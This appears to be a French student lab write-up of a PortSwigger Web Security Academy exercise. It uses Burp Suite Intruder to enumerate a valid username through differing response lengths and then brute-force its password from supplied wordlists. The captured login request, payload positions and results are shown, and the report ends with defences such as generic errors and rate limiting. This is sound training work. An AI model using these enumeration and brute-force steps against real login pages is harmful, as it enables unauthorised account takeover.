

Bloc 3 TP 24


Contexte	2
Interception de la tentative de connexion	2
Énumération du nom d'utilisateur valide	4
Attaque par force brute sur le mot de passe	6
Validation finale	9
Conclusion	9

Contexte

Ce TP a pour objectif de comprendre et d'exploiter les vulnérabilités liées aux mécanismes d'authentification des applications web. À l'aide de l'outil d'interception **BurpSuite**, l'exercice consiste à compromettre un compte ciblé en analysant le **trafic HTTP**. La manipulation se déroule en deux étapes : l'énumération d'un nom d'utilisateur valide en exploitant les anomalies dans les réponses du serveur (fuite d'information conceptuelle), suivie d'une attaque par dictionnaire automatisée via le module **Intruder** pour en découvrir le mot de passe associé.


Interception de la tentative de connexion

Login




A login form with a light blue background. It contains two input fields: 'Username' and 'Password'. Below the fields is a green button with the text 'Log in'.

Dans **BurpSuite**, il faut se rendre dans “**Proxy**” puis “**HTTP history**”



On entre des identifiants fictif ("*summer123456*") puis on presse "Log in"



A login form with a light blue background. It has two input fields: "Username" containing "summer123456" and "Password" containing eight dots. Below the fields is a green "Log in" button.

On obtient ceci dans "BurpSuite" :

Intercept HTTP history WebSockets history Match and replace Proxy settings						
Filter settings: Hiding CSS and image content; hiding specific extensions				Pro version only		
# ^	Host	Method	URL	Params	Edited	Status code
472	https://portswigger.net	POST	/users	✓		200
474	https://portswigger.net	GET	/users/youraccount			302
475	https://phingest.staging.por...	POST	/i/v0/e/?ip=0&_=1778575755525...	✓		200
476	https://phingest.staging.por...	POST	/s/?ip=0&_=1778575755529&ver...	✓		200
477	https://portswigger.net	GET	/users/youraccount/licenses			200
478	https://phingest.staging.por...	POST	/i/v0/e/?ip=0&_=1778575756009...	✓		204
501	https://phingest.staging.por...	POST	/e/?ip=0&_=1778575756619&ver...	✓		200
504	https://phingest.staging.por...	POST	/flags/?v=2&ip=0&_=1778575756...	✓		200
506	https://www.googletagman...	GET	/gtag/js?id=AW-11422135271	✓		200
510	https://ps.piwik.pro	POST	/ppms.php	✓		202
514	https://tags.srv.stackadapt.c...	GET	/saq_pxl?uid=SEk-Q5_UkYJf2mT9...	✓		200
515	https://go.portswigger.net	GET	/analytics?ver=3&visitor_id=65989...	✓		200
516	https://phingest.staging.por...	POST	/s/?ip=0&_=1778575759676&ver...	✓		200
517	https://ps.piwik.pro	POST	/ppms.php	✓		202
518	https://portswigger.net	GET	/academy/labs/launch/bb33e208e...	✓		302
519	https://phingest.staging.por...	POST	/s/?ip=0&_=1778575762680&ver...	✓		204
520	https://phingest.staging.por...	POST	/i/v0/e/?ip=0&_=1778575762689...	✓		204
521	https://phingest.staging.por...	POST	/i/v0/e/?ip=0&_=1778575763325...	✓		204
522	https://phingest.staging.por...	POST	/i/v0/e/?ip=0&_=1778575764682...	✓		200
523	https://phingest.staging.por...	POST	/s/?ip=0&_=1778575764683&ver...	✓		200
524	https://0a72000403e24cd88...	GET	/			200
540	https://0a72000403e24cd88...	GET	/academyLabHeader			101
543	https://0a72000403e24cd88...	GET	/my-account			302
544	https://0a72000403e24cd88...	GET	/login			200
546	https://0a72000403e24cd88...	GET	/academyLabHeader			101
547	https://0a72000403e24cd88...	POST	/login	✓		200
548	https://0a72000403e24cd88...	GET	/academyLabHeader			101

La requête **POST** qui vient du **Log in** est ici :

546	https://0a72000403e24cd88...	GET	/academyLabHeader
547	https://0a72000403e24cd88...	POST	/login
548	https://0a72000403e24cd88...	GET	/academyLabHeader

On fait ensuite **clique droit** -> **Send to Intruder**

Puis on va dans l'onglet **Intruder**, ce qui donnera cette page :

```
POST /login HTTP/2
Host: 0a9100670482e7b78427ba9e00340064.web-security-academy.net
Cookie: session=2AOBUAQLGqUIKftQkPNWCJU3uNBANtYd
Content-Length: 43
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Origin: https://0a9100670482e7b78427ba9e00340064.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9100670482e7b78427ba9e00340064.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=summer123456&password=summer123456
```

Énumération du nom d'utilisateur valide

On doit tout d'abord nettoyer la page avec **“Clear \$”** :

Positions

On sélectionne **“summer123456”** qui se trouve ici :

```
Accept-Encoding: gzip, deflate
Priority: u=0, i
```

```
username=$summer123456$&]
```

Puis on clique sur **“Add \$”** ce qui va rajouter les **“\$”** comme sur la capture d'écran au dessus

On récupère ensuite la liste des noms d'utilisateurs :

Lab: Username enumeration via different responses

APPRENTICE

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


Cela donnera cette liste :

Authentication lab usernames

You can copy and paste the following list to Burp Intruder tool

```
carlos  
root  
admin  
test  
guest  
info  
adm
```

Puis on **Paste** dans **Payloads** :




Voici le résultat après l'attaque, **"ajax"** donne une **Length** différent :

Request	Payload	Status code	Response received	Error	Timeout	Length ▾	C
48	ajax	200	77			3354	
0		200	38			3352	
1	carlos	200	38			3352	
2	root	200	36			3352	
3	admin	200	38			3352	
4	test	200	33			3352	
5	guest	200	33			3352	
6	info	200	39			3352	
7	adm	200	33			3352	
8	mysql	200	33			3352	
9	user	200	75			3352	
10	administrator	200	34			3352	
11	oracle	200	35			3352	

Si on essaye de se connecter avec le nom d'utilisateur **"ajax"** cela dit que le mot de passe est incorrect plutôt que le username, ce qui veut dire que **"ajax"** est le nom d'utilisateur :

Incorrect password



A login form with a light blue background. At the top, a red-bordered box contains the text "Incorrect password". Below this, there are two input fields: "Username" with the value "ajax" and "Password" with masked characters ".....". At the bottom, there is a green "Log in" button.

Attaque par force brute sur le mot de passe

Maintenant qu'on a le nom d'utilisateur, on doit attaquer le mot de passe, je remplace donc username avec **"ajax"** et je sélectionne password avec **"Add \$"** pour le cibler :

```
username=ajax&password=$summer123456$
```

On récupère la listes des mot de passe sur le site de l'exercice :

Lab: Username enumerat

APPRENTICE

LAB

Not solved

This lab is vulnerable to username enumeration
predictable username and password, which can

- Candidate usernames
- Candidate passwords

Authentication lab passwords

You can copy and paste the following list to Burp Intruder to

```
123456  
password  
12345678  
qwerty  
123456789  
12345  
1234  
111111  
1234567  
dragon  
123123
```

Comme avec les usernames, on va mettre la liste dans **Payloads** pour essayer tout les mot de passes :

Payload configuration ^

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

123456

password

12345678

qwerty

123456789

12345

1234

.....

Enter a new item

Add from list... [Pro version only] v

Voici le résultat, “charlie” renvoie “186” en **Length** :

47	iloveyou	200	34	3354
48	2000	200	74	3354
49	charlie	302	35	186
50	robert	200	37	3441
51	thomas	200	77	3441

L'erreur 302 est visible ici :

Result 49 | Intruder attack

Payload: charlie

Status code: 302

Length: 186

Timer: 35

Previous

Next

Request

Response

Pretty

Raw

Hex

Render

1 HTTP/2 302 Found

2 Location: /my-account?id=ajax

3 Set-Cookie: session=gB3Bvfouax1FIv4mzZjU5HtcFB3gEzvy; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 0

6

7

Inspector

?

⚙

←

→

Search

🔍

0 highlights

⚙

Validation finale

Je tente ducoup la connexion avec “**ajax**” en username et “**charlie**” en password :

Congratulations, you solved the lab!

My Account

Your username is: ajax

Your email is: ajax@normal-user.net

The screenshot shows a web interface for updating an email address. It features a light gray background. At the top, the text "Email" is displayed in a small, light gray font. Below this is a white rectangular input field. At the bottom of the form area is a green button with the text "Update email" in white.

Cela à fonctionné !

Conclusion

Ce TP a permis de démontrer avec quelle facilité un attaquant peut compromettre un système d'authentification mal configuré. En automatisant l'envoi de requêtes ciblées et en analysant les variations dans les réponses du serveur (différence de longueur pour valider l'utilisateur, puis code **HTTP 302 Found** pour valider le mot de passe), nous avons pu contourner l'accès. Cela met en évidence un défaut de conception critique : pour se défendre efficacement, un système doit impérativement renvoyer des messages d'erreur génériques (ex: "Identifiant ou mot de passe incorrect" avec une taille de page identique) et implémenter des mécanismes de limitation (*rate limiting*) pour bloquer les attaques par force brute.